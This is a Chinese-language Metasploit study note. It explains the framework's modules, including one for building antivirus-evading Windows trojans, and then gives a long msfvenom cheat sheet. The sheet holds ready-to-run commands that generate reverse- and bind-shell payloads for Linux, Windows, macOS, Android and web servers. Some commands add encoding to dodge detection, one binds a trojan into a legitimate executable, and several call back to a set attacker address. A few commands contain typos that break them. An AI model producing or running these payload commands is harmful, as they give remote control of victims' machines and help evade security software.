MSF笔记

各大模块:

msf共有7个模块

image-20210303093725102

  1. auxiliary:主要包含辅助性脚本(扫描、嗅探、注入、爆破,漏洞挖掘)
  2. encoders:主要包含各种编码工具,以便绕过入侵检测和过滤系统
  3. evasion:主要用于生成Windows免杀木马,以绕过360、火绒等的查杀
  4. exploits:漏洞利用,包含主流的漏洞利用脚本,exp命名规则:系统/服务/模块
  5. nops:绕过针对溢出攻击滑行字符串的拦截检测
  6. payloads:攻击荷载,目标系统在被渗透攻击后而执行的代码
  7. post:后渗透模块,向目标发送的一些功能性指令,如提权,获取hash等

常用操作命令

基础命令:


image-20210303100031590

核心命令
1
2
3
4
5
6
banner #用于查看metasploit的版本信息,利用模块数量、payload数量
connect #类似nc connect 10.0.0.138 80
load #加载插件
info #查看所在模块的信息
route #代理转发
sessions #会话id


image-20210303100041689

模块使用命令:

一般流程:查找模块->使用模块->查看并设置参数->利用

1
2
3
4
5
6
search module #查找模块
use module #使用模块
options/info #查看参数
set options # 设置参数
run/exploit #利用
back/background #当前会话移到后台

job相关命令:

1
2
jobs #查看job
kill #杀死进程

msfvenom

生成木马常用:https://www.cnblogs.com/daiorz/archive/2004/01/13/12120067.html,https://www.cnblogs.com/gusi/p/12088198.html


使用方法:

image-20210120152451121

1
2
3
4
5
6
7
8
9
10
11
参数-p和-f必需。常用参数说明:
-l 列出所有可用的载荷列表(payload)。-l payloads
-p 选择一个payload,也可以自定义payload
-f 生成文件格式,-help-formats,可查看支持的所有输出格式
-e 编码方式,-l encoders,可查看支持使用的编码器
-i 编码次数
-a 系统架构,默认x86,指定平台:--platform xxx,-l platforms
-b 在生成的payload中避免出现的值,msfvenom会自动寻找合适的编码器来编码payload
-x 指定一个自定义的可执行文件作为模板,也就是将木马捆绑到这个可执行文件
-k 当模板被执行时,payload自动分离并注入到新的进程中,一般和-x选项一起使用
-o 指定创建好的payload的存放位置

反向连接:

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=< Your IP Address> LPORT=< Your Port to Connect On> -f elf > shell.elf

正向连接:

msfvenom -p linux/x86/meterpreter/bind_tcp LHOST=< Your IP Address> LPORT=< Your Port to Connect On> -f elf > shell.elf

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=< Your IP Address> LPORT=< Your Port to Connect On> -f elf > shell.elf
# Windows
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
# Mac
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.machoWeb Payloads
# PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
# ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
# JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
# WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war
# Python
msfvenom -p python/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> > shell.py
msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py
# Bash
msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh
# Perl
msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl

示例:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
# 普通生成
msfvenom -p windows/ meterpreter/reverse_tcp -f exe -o C:\back.exe
# 编码处理型
msfvenom -p windows/meterpreter/reverse_tcp -i 3 -e x86/shikata_ga_nai -f exe -o C:\back.exe
# 搁绑
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -x c:\nomal.exe -k -f exe -o c:\shell.exe
# Windows
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.3.12 LPORT=443 -e x86/shikata_ga_nai -b '\x00\x0a\xff' -i 3 -f exe -o x86_shell.exe
# Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IPAddress> LPORT=<Your Port to Connect On> -f elf > shell.elf
# PowerShell
msfvenom -a x86 --platform Windows -p windows/powershell/reverse_tcp LHOST= 192.168.3.12 LPORT=443 -e cmd/powershell_base64 -i 3 -f raw -o x86_shell.ps1
# Android
msfvenom -a x86 --platform Android -pandroid/meterpreter/reverse_tcp LHOST=192.168.3.12 LPORT=443 -f apk -o x86_shell.apk
# PHP
msfvenom --platform PHP -p php/meterpreter/reverse_tcp LHOST=192.1 68.3.12 LPORT=443 -f raw -o x86_shell.php
# Asp
msfvenom -p windows/meterprete/reverse_tcp LHOST=<Your IPAddress> LPORT=<Your Port to Connect On> -f asp > shell.asp
# Aspx
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.3.12 LPORT=443 -f aspx -o x86_shell.aspx
# JSP
msfvenom --platform java -p java/jsp_shell_reverse_tcp LHOST= 192.168.3.2 LPORT=443 -f raw -o x86_shell.jsp

相关链接:

https://www.secpulse.com/archives/123339.html

http://www.caiyuhuan.com/index.php/article/lian_fengdingbin_/131.html